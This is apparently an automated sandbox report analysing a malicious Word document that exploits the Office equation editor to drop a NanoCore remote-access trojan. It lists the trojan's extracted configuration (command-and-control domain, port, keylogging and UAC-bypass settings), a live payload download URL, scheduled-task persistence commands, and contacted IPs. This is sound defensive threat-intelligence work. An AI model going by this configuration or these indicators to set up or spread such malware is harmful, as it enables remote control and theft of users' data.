ID: 483042
Sample Name: PO-14092021.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 13:15:31
Date: 14/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report PO-14092021.doc

Overview


General Information

Sample Name:	PO-14092021.doc
Analysis ID:	483042
MD5:	93abec14185d38..
SHA1:	c18eaeac2c4371…
SHA256:	e73b710e825a32..
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Sigma detected: NanoCore
- Yara detected AntiVM3
- Detected Nanocore Rat
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Yara detected Nanocore RAT
- Sigma detected: Bad Opsec Default…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2008 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2576 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - plugmangd5693.exe (PID: 1580 cmdline: C:\Users\user\AppData\Roaming\plugmangd5693.exe MD5: 19665F929613C0E945FF13DD25C9362E)
    - schtasks.exe (PID: 2244 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\RWbqWnnjDWI' /XML 'C:\Users\user\AppData\Local\Temp\tmp3709.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
    - RegSvcs.exe (PID: 1292 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe MD5: 72A9F09010A89860456C6474E2E6D25C)
    - RegSvcs.exe (PID: 2996 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe MD5: 72A9F09010A89860456C6474E2E6D25C)
      - schtasks.exe (PID: 2560 cmdline: 'schtasks.exe' /create /f /tn 'SMTP Service' /xml 'C:\Users\user\AppData\Local\Temp\tmp3FEE.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - schtasks.exe (PID: 1516 cmdline: 'schtasks.exe' /create /f /tn 'SMTP Service Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp2DF5.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
- taskeng.exe (PID: 2212 cmdline: taskeng.exe {AC07D2CB-425B-43FA-983F-3B14071F638D} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1] MD5: 65EA57712340C09B1B0C427B4848AE05)
  - RegSvcs.exe (PID: 2960 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe 0 MD5: 72A9F09010A89860456C6474E2E6D25C)
  - smtpsvc.exe (PID: 2128 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' 0 MD5: 72A9F09010A89860456C6474E2E6D25C)
- smtpsvc.exe (PID: 2664 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' MD5: 72A9F09010A89860456C6474E2E6D25C)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "6f656d69-7475-8807-1300-000c0a4c",
  "Group": "Default",
  "Domain1": "blackbladeinc52.ddns.net",
  "Domain2": "Backup Connection Host",
  "Port": 1664,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Enable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4",
  "BypassUserAccountControlData": "<?xml version=\"1.0\" encoding=\"UTF-16\"?>\r\n<Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/windows/2004/02/mit/task\">\r\n
<RegistrationInfo />\r\n  <Triggers />\r\n  <Principals>\r\n    <Principal id=\"Author\">\r\n      <LogonType>InteractiveToken</LogonType>\r\n
<RunLevel>HighestAvailable</RunLevel>\r\n    </Principal>\r\n  </Principals>\r\n  <Settings>\r\n    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>\r\n
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\r\n    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>\r\n
<AllowHardTerminate>true</AllowHardTerminate>\r\n    <StartWhenAvailable>false</StartWhenAvailable>\r\n    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\r\n
<IdleSettings>\r\n      <StopOnIdleEnd>false</StopOnIdleEnd>\r\n      <RestartOnIdle>false</RestartOnIdle>\r\n    </IdleSettings>\r\n
<AllowStartOnDemand>true</AllowStartOnDemand>\r\n    <Enabled>true</Enabled>\r\n    <Hidden>false</Hidden>\r\n    <RunOnlyIfIdle>false</RunOnlyIfIdle>\r\n
<WakeToRun>false</WakeToRun>\r\n    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>\r\n    <Priority>4</Priority>\r\n  </Settings>\r\n  <Actions Context=\"Author\">\r\n
<Exec>\r\n      <Command>\"#EXECUTABLEPATH\"</Command>\r\n      <Arguments>$(Arg0)</Arguments>\r\n    </Exec>\r\n  </Actions>\r\n</Task>"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.671662373.000000000076 0000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xf7ad:$x1: NanoCore.ClientPluginHost • 0xf7da:$x2: IClientNetworkHost
00000008.00000002.671662373.000000000076 0000.00000004.00020000.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xf7ad:$x2: NanoCore.ClientPluginHost • 0x10888:$s4: PipeCreated • 0xf7c7:$s5: IClientLoggingHost
00000008.00000002.671662373.000000000076 0000.00000004.00020000.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000004.00000002.425366710.000000000228 E000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000008.00000002.671546681.00000000005A 0000.00000004.00020000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost

Click to see the 18 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
8.2.RegSvcs.exe.764629.3.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xb184:$x1: NanoCore.ClientPluginHost • 0xb1b1:$x2: IClientNetworkHost
8.2.RegSvcs.exe.764629.3.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xb184:$x2: NanoCore.ClientPluginHost • 0xc25f:$s4: PipeCreated • 0xb19e:$s5: IClientLoggingHost
8.2.RegSvcs.exe.764629.3.raw.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
8.2.RegSvcs.exe.384dabc.7.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xd9ad:$x1: NanoCore.ClientPluginHost • 0xd9da:$x2: IClientNetworkHost
8.2.RegSvcs.exe.384dabc.7.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xd9ad:$x2: NanoCore.ClientPluginHost • 0xea88:$s4: PipeCreated • 0xd9c7:$s5: IClientLoggingHost

Click to see the 33 entries

Sigma Overview

AV Detection:

Sigma detected: NanoCore

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

E-Banking Fraud:

Sigma detected: NanoCore

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Possible Applocker Bypass

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Native API 1	Scheduled Task/Job 1	Access Token Manipulation 1	Disable or Modify Tools 1 1	Input Capture 1 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Process Injection 3 1 2	Obfuscated Files or Information 2	LSASS Memory	System Information Discovery 1 4	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Scheduled Task/Job 1	Software Packing 1 3	Security Account Manager	Security Software Discovery 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Local Accounts	Scheduled Task/Job 1	Logon Script (Mac)	Logon Script (Mac)	Masquerading 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remote Access Software 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 3 1	LSA Secrets	Virtualization/Sandbox Evasion 3 1	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 2 2 2
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 3 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO-14092021.doc	28%	Virustotal		Browse
PO-14092021.doc	20%	ReversingLabs	Document-RTF.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\RWbqWnnjDWI.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\plugmangd5693.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\plugmanzx[1].exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	Metadefender		Browse
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	0%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\plugmanzx[1].exe	39%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	
C:\Users\user\AppData\Roaming\RWbqWnnjDWI.exe	39%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	
C:\Users\user\AppData\Roaming\plugmangd5693.exe	39%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
8.2.RegSvcs.exe.760000.2.unpack	100%	Avira	TR/NanoCore.fadte		Download File

Domains

Source	Detection	Scanner	Label	Link
lg-tv.tk	15%	Virustotal		Browse
blackbladeinc52.ddns.net	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://lg-tv.tk/plugmanzx.exe	100%	Avira URL Cloud	malware	
blackbladeinc52.ddns.net	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
Backup Connection Host	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
lg-tv.tk	185.239.243.112	true	true	• 15%, Virustotal, Browse	unknown
blackbladeinc52.ddns.net	31.210.20.61	true	true	• 10%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://lg-tv.tk/plugmanzx.exe	true	• Avira URL Cloud: malware	unknown
blackbladeinc52.ddns.net	true	• Avira URL Cloud: safe	unknown
Backup Connection Host	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.239.243.112	lg-tv.tk	Moldova Republic of		55933	CLOUDIE-AS-APCloudieLimitedHK	true
31.210.20.61	blackbladeinc52.ddns.net	Netherlands		61157	PLUSSERVER-ASN1DE	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483042

Start date:	14.09.2021
Start time:	13:15:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO-14092021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@20/15@7/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 0.8% (good quality ratio 0.7%) • Quality average: 62.2% • Quality standard deviation: 33.7%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:16:17	API Interceptor	29x Sleep call for process: EQNEDT32.EXE modified
13:16:19	API Interceptor	127x Sleep call for process: plugmangd5693.exe modified
13:16:26	API Interceptor	4x Sleep call for process: schtasks.exe modified
13:16:28	API Interceptor	1290x Sleep call for process: RegSvcs.exe modified
13:16:29	Task Scheduler	Run new task: SMTP Service path: "C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe" s>$(Arg0)
13:16:29	API Interceptor	191x Sleep call for process: taskeng.exe modified
13:16:31	Task Scheduler	Run new task: SMTP Service Task path: "C:\Program Files (x86)\SMTP Service\smtpsvc.exe" s>$(Arg0)
13:16:31	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.239.243.112	PO KV18RE001-A5193.doc	Get hash	malicious	Browse	• lg-tv.tk/whesilozx.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	STATEMENT OF ACCOUNT.doc	Get hash	malicious	Browse	• lg-tv.tk/bankzx.exe
	famz13 3.doc	Get hash	malicious	Browse	• fantecheo.tk/famzlogszx.exe
	8765998RQF.doc	Get hash	malicious	Browse	• fantecheo.tk/wealthzx.exe
	PHOTP.doc	Get hash	malicious	Browse	• lg-tv.tk/bluezx.exe
	Quotation Required PO3652.doc	Get hash	malicious	Browse	• fantecheo.tk/yarozx.exe
	Shipment Document BL,INV and packing list.doc	Get hash	malicious	Browse	• fantecheo.tk/bluestwozx.exe
	PO-14092021.doc	Get hash	malicious	Browse	• lg-tv.tk/plugmanzx.exe
	DHL-AWD6909800855.doc	Get hash	malicious	Browse	• fantecheo.tk/obizx.exe
	purchase invoice.exe	Get hash	malicious	Browse	• drossmnfg.com/rult/index.php
	402021.doc	Get hash	malicious	Browse	• fantecheo.tk/kdotzx.exe
	INQUIRYORDER.doc	Get hash	malicious	Browse	• lg-tv.tk/mazx.exe
	LJUNGBY QUOTATION.doc	Get hash	malicious	Browse	• lg-tv.tk/globalzx.exe
	DHL-AWD6909800855.doc	Get hash	malicious	Browse	• fantecheo.tk/obizx.exe
	TPL020321.doc	Get hash	malicious	Browse	• lg-tv.tk/globalzx.exe
	Purchase Order.doc	Get hash	malicious	Browse	• lg-tv.tk/governorzx.exe
	quotation 2021-004.doc	Get hash	malicious	Browse	• lg-tv.tk/bluezx.exe
	famz12 4.doc	Get hash	malicious	Browse	• fantecheo.tk/famzlogszx.exe
	KOC.doc	Get hash	malicious	Browse	• fantecheo.tk/ibefrankzx.exe
	UPDATED STATEMENT OF ACCOUNT.doc	Get hash	malicious	Browse	• lg-tv.tk/bankzx.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
lg-tv.tk	PO KV18RE001-A5193.doc	Get hash	malicious	Browse	• 185.239.243.112
	STATEMENT OF ACCOUNT.doc	Get hash	malicious	Browse	• 185.239.243.112
	PHOTP.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO-14092021.doc	Get hash	malicious	Browse	• 185.239.243.112
	INQUIRYORDER.doc	Get hash	malicious	Browse	• 185.239.243.112
	LJUNGBY QUOTATION.doc	Get hash	malicious	Browse	• 185.239.243.112
	TPL020321.doc	Get hash	malicious	Browse	• 185.239.243.112
	Purchase Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	quotation 2021-004.doc	Get hash	malicious	Browse	• 185.239.243.112
	UPDATED STATEMENT OF ACCOUNT.doc	Get hash	malicious	Browse	• 185.239.243.112
	sapa list.doc	Get hash	malicious	Browse	• 185.239.243.112
	P.O100%uFFFDpayment.doc__.rtf	Get hash	malicious	Browse	• 185.239.243.112
	Sinovac Catalogs and Price lists.doc	Get hash	malicious	Browse	• 185.239.243.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WHO.doc	Get hash	malicious	Browse	• 185.239.243.112
	REQUEST_PURCHASE_INQUIRY.doc	Get hash	malicious	Browse	• 185.239.243.112
	Quotation Sample Designs.doc	Get hash	malicious	Browse	• 185.239.243.112
	Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	LIST_910411.doc	Get hash	malicious	Browse	• 185.239.243.112
